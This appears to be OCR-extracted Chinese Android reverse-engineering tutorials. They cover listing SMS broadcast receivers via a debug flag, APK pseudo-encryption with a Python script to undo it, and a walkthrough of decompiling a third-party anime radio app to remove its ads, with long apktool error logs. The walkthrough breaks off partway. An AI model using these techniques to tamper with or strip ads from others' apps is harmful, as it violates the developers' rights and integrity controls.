
这个有个 debug 选项可以打印出最终获得的 ReceiverList，还是按照优先级排过序的有木有？

于是乎获取接收器列表就太简单了，只需要三行代码即可：

代码:

```
        Intent  intent  =  new  Intent("android.provider.Telephony.SMS_RECEIVED");
        intent.addFlags(Intent.FLAG_DEBUG_LOG_RESOLUTION);
            sendBroadcast(intent);
```

重点就是第二句，设置了 FLAG_DEBUG_LOG_RESOLUTION，这样就会在 LogCat 中打印出所有注册了 android.provider.Telephony.SMS_RECEIVED 的 BroadcastReceiver。用 IntentResolver 作为 TAG 过滤一下看起来更方便：


Javadoc
Declaration
Console
Problems
LogCat
Debug
Saved Filters
All messages (no filters)
here
IntentResolver
Search for messages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.
verbose
PID TID Tag Text
50.421 2243 4277 IntentResolver Final result list:
50.421 2243 4277 IntentResolver BroadcastFilter{407e8180 ReceiverList{407e80e0 2380 com.qihoo360.
/10070 remote:407e7e98}}
50.421 2243 4277 IntentResolver BroadcastFilter{405456d0 ReceiverList{4053a708 26150 com.blovesto
emote:409f85b0}}
50.421 2243 4277 IntentResolver BroadcastFilter{40825840 ReceiverList{408257a0 29089 com.isno.imhe
/10061 remote:4081ac78}}

防止逆向

apk 文件伪加密

前言：

APK 实际上是 Zip 压缩文件，但是 Android 系统在解析 APK 文件时，和传统的解压压缩软件在解析 Zip 文件时存在差异，利用这种差异可以实现给 APK 伪加密的功能。在 Zip 结构中，Central Directory 部分的 File Header 头文件中，有一个 2 字节长的名为 General purpose bit flags 的字符按，其中如果第 0 位置 1，则表示 Zip 文件的该 Central Directory 是加密的，若果使用传统的解压缩软件打开这个 Zip 文件，在解压该部分 Central Directory 文件时，需要输入密码 如下图 。但是 Android 系统在解析 Zip 文件时并不会用到这一位，也就是说这一位对 APK 文件在 Android 系统的运行没有任何的影响.

对反汇编的影响：

在逆向分析时，首先会使用 apktool 来完成资源文件的解析，dex 文件的反汇编工作，但如果将 Zip 文件中 Central Directory 的 General purpose bit flags 第 0 位置 1 的话，apktool 将无法解析。

```
D:\android_any\apktool20>java -jar apktool_2.0.0b9.jar d delta.apk -o deltaout
I: Using Apktool 2.0.0-Beta9 on delta.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\wanghai-s\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling...
Exception in thread "main" org.jf.util.ExceptionWithContext: delta.apk is not an
 apk, dex file or odex file.
        at org.jf.dexlib2.DexFileFactory.loadDexFile(DexFileFactory.java:111)
        at org.jf.dexlib2.DexFileFactory.loadDexFile(DexFileFactory.java:54)
        at brut.androlib.src.SmaliDecoder.decode(SmaliDecoder.java:93)
        at brut.androlib.src.SmaliDecoder.decode(SmaliDecoder.java:46)
        at brut.androlib.Androlib.decodeSourcesSmali(Androlib.java:75)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:139)
        at brut.apktool.Main.cmdDecode(Main.java:169)
        at brut.apktool.Main.main(Main.java:85)
```

、

实现和处理方法：

对 apk 伪加密实现，可以使用 Python 的 zipFile 模块来做，在 Python 的 zipfile 模块中，ZipInfo 类中记录了 Zip 文件中相应的 Central Driectory 的相关信息，包括 General purpose bit flags, 在 ZipInfo 类中属性为 flag_bits, 因此将需要加密的 APK 文件的每个 ZipInfo 的 flag_bits 和 1 做或操作，实现在 General purpose bit flags 的第 0 位置 1.
下面 py 脚本解压

```
import argparse
from zipfile import ZipFile, ZipInfo

class ApkFile(ZipFile):
    def extract(self, member, path=None, pwd=None):
        if not isinstance(member, ZipInfo):
            member = self.getinfo(member)
        member.flag_bits ^= member.flag_bits%2
        ZipFile.extract(self, member, path, pwd)
        print 'extracting %s' % member.filename


    def extractall(self, path=None, members=None, pwd=None):
        map(lambda entry: self.extract(entry, path, pwd), members if members is not None  and len(members)>0 else self.filelist)

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='unpacks an APK that contains files which are wrongly marked as encrypted')
    parser.add_argument('apk', type=str)
    parser.add_argument('file', type=str, nargs='*')
```

```
20.     args = parser.parse_args()
21.
22.     apk = ApkFile(args.apk,'r')
23.     apk.extractall(members=args.file)
```

当然还有 java 版 解密出 dex 就可以想怎么玩就怎么玩啦
http://1.honebl.sinaapp.com/?p=43


anime radio 逆向分析去广告(回编译错误分析)

原软件下载地址：百度 anime radio，笔者下载的版本是 3.25

同事是一个动漫粉，今天拿来一款动漫 APP 说这里有广告能不能去掉，耗流量。我就答应了，女同事嘛，你们懂得啦

工具：apktoolkit

反编译该 app 以后，先尝试着回编译，就会发现出现问题而无法回编译。



以下是笔者摘录的回编译失败信息：

->重建文件：anime radio.R.apk，请稍后...
java.exe -jar "F:\ApkToolkit\Bin\apktool.jar" b -f "C:\Users\Administrator\Desktop\anime radio"
"C:\Users\Administrator\Desktop\anime radio.R.apk"
I: Smaling...
I: Building resources...
libpng error: Read Error
ERROR: Failure processing PNG image C:\Users\Administrator\Desktop\anime radio\res\drawable-hdpi\aaa_sams_fix.png
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:32: error: Public symbol drawable/aaa_sams_fix declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:3: error: Public symbol drawable/ad_bg declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:4: error: Public symbol drawable/bg_tile declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:33: error: Public symbol drawable/bottom_bg declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:10: error: Public symbol drawable/btn_menu declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:11: error: Public symbol drawable/btn_pause declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:34: error: Public symbol drawable/btn_pause_norm declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:35: error: Public symbol drawable/btn_pause_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:12: error: Public symbol drawable/btn_play declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:36: error: Public symbol drawable/btn_play_norm declared here is not defined.

C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:37: error: Public symbol drawable/btn_play_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:13: error: Public symbol drawable/btn_rec declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:38: error: Public symbol drawable/btn_rec_norm declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:39: error: Public symbol drawable/btn_rec_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:14: error: Public symbol drawable/btn_widget_next declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:15: error: Public symbol drawable/btn_widget_pause declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:16: error: Public symbol drawable/btn_widget_play declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:17: error: Public symbol drawable/btn_widget_prev declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:5: error: Public symbol drawable/default_image declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:6: error: Public symbol drawable/divider declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:62: error: Public symbol drawable/flag_es declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:63: error: Public symbol drawable/flag_fr declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:64: error: Public symbol drawable/flag_it declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:65: error: Public symbol drawable/flag_ru declared here is not defined.

C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:66: error: Public symbol drawable/flag_uk declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:67: error: Public symbol drawable/flag_us declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:40: error: Public symbol drawable/frame declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:24: error: Public symbol drawable/ic_launcher declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:29: error: Public symbol drawable/ic_menu_moreoverflow_normal_holo_dark declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:30: error: Public symbol drawable/ic_menu_moreoverflow_normal_holo_light declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:41: error: Public symbol drawable/ic_star_off declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:42: error: Public symbol drawable/ic_star_on declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:26: error: Public symbol drawable/ic_stat_next declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:25: error: Public symbol drawable/ic_stat_play declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:27: error: Public symbol drawable/ic_stat_prev declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:28: error: Public symbol drawable/ic_stat_stop declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:31: error: Public symbol drawable/ic_url declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:7: error: Public symbol drawable/image_frame declared here is not defined.

C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:18: error: Public symbol drawable/main_bg declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:43: error: Public symbol drawable/mediacontroller_bg declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:44: error: Public symbol drawable/mediacontroller_pause01 declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:45: error: Public symbol drawable/mediacontroller_pause02 declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:19: error: Public symbol drawable/mediacontroller_pause_button declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:46: error: Public symbol drawable/mediacontroller_play01 declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:47: error: Public symbol drawable/mediacontroller_play02 declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:20: error: Public symbol drawable/mediacontroller_play_button declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:21: error: Public symbol drawable/mediacontroller_seekbar declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:48: error: Public symbol drawable/mediacontroller_seekbar01 declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:49: error: Public symbol drawable/mediacontroller_seekbar02 declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:22: error: Public symbol drawable/mediacontroller_seekbar_thumb declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:50: error: Public symbol drawable/menu_separator declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:23: error: Public symbol drawable/tab_button declared here is not defined.

C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:8: error: Public symbol drawable/tab_sel_bg declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:9: error: Public symbol drawable/top_bg declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:51: error: Public symbol drawable/widget_bg_new declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:52: error: Public symbol drawable/widget_next_norm declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:53: error: Public symbol drawable/widget_next_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:54: error: Public symbol drawable/widget_pause_norm declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:55: error: Public symbol drawable/widget_pause_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:56: error: Public symbol drawable/widget_play_norm declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:57: error: Public symbol drawable/widget_play_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:58: error: Public symbol drawable/widget_prev_norm declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:59: error: Public symbol drawable/widget_prev_press declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:60: error: Public symbol drawable/widget_preview declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:61: error: Public symbol drawable/widget_underline declared here is not defined.
Exception in thread "main" brut.androlib.AndrolibException: brut.androlib.AndrolibException: brut.common.BrutException: could not exec command: [aapt, p, --min-sdk-version, 7, --target-sdk-version, 17, -F,

```
C:\Users\ADMINI~1\AppData\Local\Temp\APKTOOL401721341479758844.tmp, -0, arsc, -I,
C:\Users\Administrator\apktool\framework\1.apk, -S, C:\Users\Administrator\Desktop\anime radio\res, -M,
C:\Users\Administrator\Desktop\anime radio\AndroidManifest.xml]
at brut.androlib.Androlib.buildResourcesFull(Androlib.java:358)
at brut.androlib.Androlib.buildResources(Androlib.java:283)
at brut.androlib.Androlib.build(Androlib.java:206)
at brut.androlib.Androlib.build(Androlib.java:176)
at brut.apktool.Main.cmdBuild(Main.java:228)
at brut.apktool.Main.main(Main.java:79)
Caused by: brut.androlib.AndrolibException: brut.common.BrutException: could not exec command: [aapt, p, --min-
sdk-version, 7, --target-sdk-version, 17, -F, C:\Users\ADMINI~1\AppData\Local\Temp\APKTOOL401721341479758844.tmp,
-0, arsc, -I, C:\Users\Administrator\apktool\framework\1.apk, -S, C:\Users\Administrator\Desktop\anime radio\res,
-M, C:\Users\Administrator\Desktop\anime radio\AndroidManifest.xml]
at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResources.java:357)
at brut.androlib.Androlib.buildResourcesFull(Androlib.java:336)
... 5 more
Caused by: brut.common.BrutException: could not exec command: [aapt, p, --min-sdk-version, 7, --target-sdk-
version, 17, -F, C:\Users\ADMINI~1\AppData\Local\Temp\APKTOOL401721341479758844.tmp, -0, arsc, -I,
C:\Users\Administrator\apktool\framework\1.apk, -S, C:\Users\Administrator\Desktop\anime radio\res, -M,
C:\Users\Administrator\Desktop\anime radio\AndroidManifest.xml]
at brut.util.OS.exec(OS.java:89)
at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResources.java:355)
... 6 more
->重建.apk 失败!
建议：请尝试手动运行 Bin 目录下的 BuildApk.exe 来重建.apk!
----------------------------------------------------------------------------------------↑
```

由上文可以知道，回编译出错的地方是在：

ERROR: Failure processing PNG image C:\Users\Administrator\Desktop\anime radio\res\drawable-hdpi\aaa_sams_fix.png

上文的意思大概是：处理 png 图像信息失败。

在手头没有工具的情况下如何修复？删了就是- -

将 apk 包中的\drawable-hdpi\aaa_sams_fix.png 文件删除之后回编译的提示：

```
->重建文件：anime radio.R.apk，请稍后...
java.exe -jar "F:\ApkToolkit\Bin\apktool.jar" b -f "C:\Users\Administrator\Desktop\anime radio"
"C:\Users\Administrator\Desktop\anime radio.R.apk"
I: Smaling...
I: Building resources...
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:32: error: Public symbol drawable/aaa_sams_fix
declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:61: error: Public entry identifier 0x7f020040
entry index is larger than available symbols (index 64, total symbols 64).
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:61: error: Public symbol
drawable/widget_underline declared here is not defined.
Exception in thread "main" brut.androlib.AndrolibException: brut.androlib.AndrolibException:
brut.common.BrutException: could not exec command: [aapt, p, --min-sdk-version, 7, --target-sdk-version, 17, -F,
C:\Users\ADMINI~1\AppData\Local\Temp\APKTOOL4809949198112169441.tmp, -0, arsc, -I,
C:\Users\Administrator\apktool\framework\1.apk, -S, C:\Users\Administrator\Desktop\anime radio\res, -M,
C:\Users\Administrator\Desktop\anime radio\AndroidManifest.xml]
at brut.androlib.Androlib.buildResourcesFull(Androlib.java:358)
at brut.androlib.Androlib.buildResources(Androlib.java:283)
at brut.androlib.Androlib.build(Androlib.java:206)
at brut.androlib.Androlib.build(Androlib.java:176)
at brut.apktool.Main.cmdBuild(Main.java:228)
```

```
at brut.apktool.Main.main(Main.java:79)
Caused by: brut.androlib.AndrolibException: brut.common.BrutException: could not exec command: [aapt, p, --min-
sdk-version, 7, --target-sdk-version, 17, -F, C:\Users\ADMINI~1\AppData\Local\Temp\APKTOOL4809949198112169441.tmp,
-0, arsc, -I, C:\Users\Administrator\apktool\framework\1.apk, -S, C:\Users\Administrator\Desktop\anime radio\res,
-M, C:\Users\Administrator\Desktop\anime radio\AndroidManifest.xml]
at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResources.java:357)
at brut.androlib.Androlib.buildResourcesFull(Androlib.java:336)
... 5 more
Caused by: brut.common.BrutException: could not exec command: [aapt, p, --min-sdk-version, 7, --target-sdk-
version, 17, -F, C:\Users\ADMINI~1\AppData\Local\Temp\APKTOOL4809949198112169441.tmp, -0, arsc, -I,
C:\Users\Administrator\apktool\framework\1.apk, -S, C:\Users\Administrator\Desktop\anime radio\res, -M,
C:\Users\Administrator\Desktop\anime radio\AndroidManifest.xml]
at brut.util.OS.exec(OS.java:89)
at brut.androlib.res.AndrolibResources.aaptPackage(AndrolibResources.java:355)
... 6 more
->重建.apk 失败!
建议：请尝试手动运行 Bin 目录下的 BuildApk.exe 来重建.apk!
```

---↑


发现 apk 回编译时的错误信息大幅度减少了，那我们接下来查看：

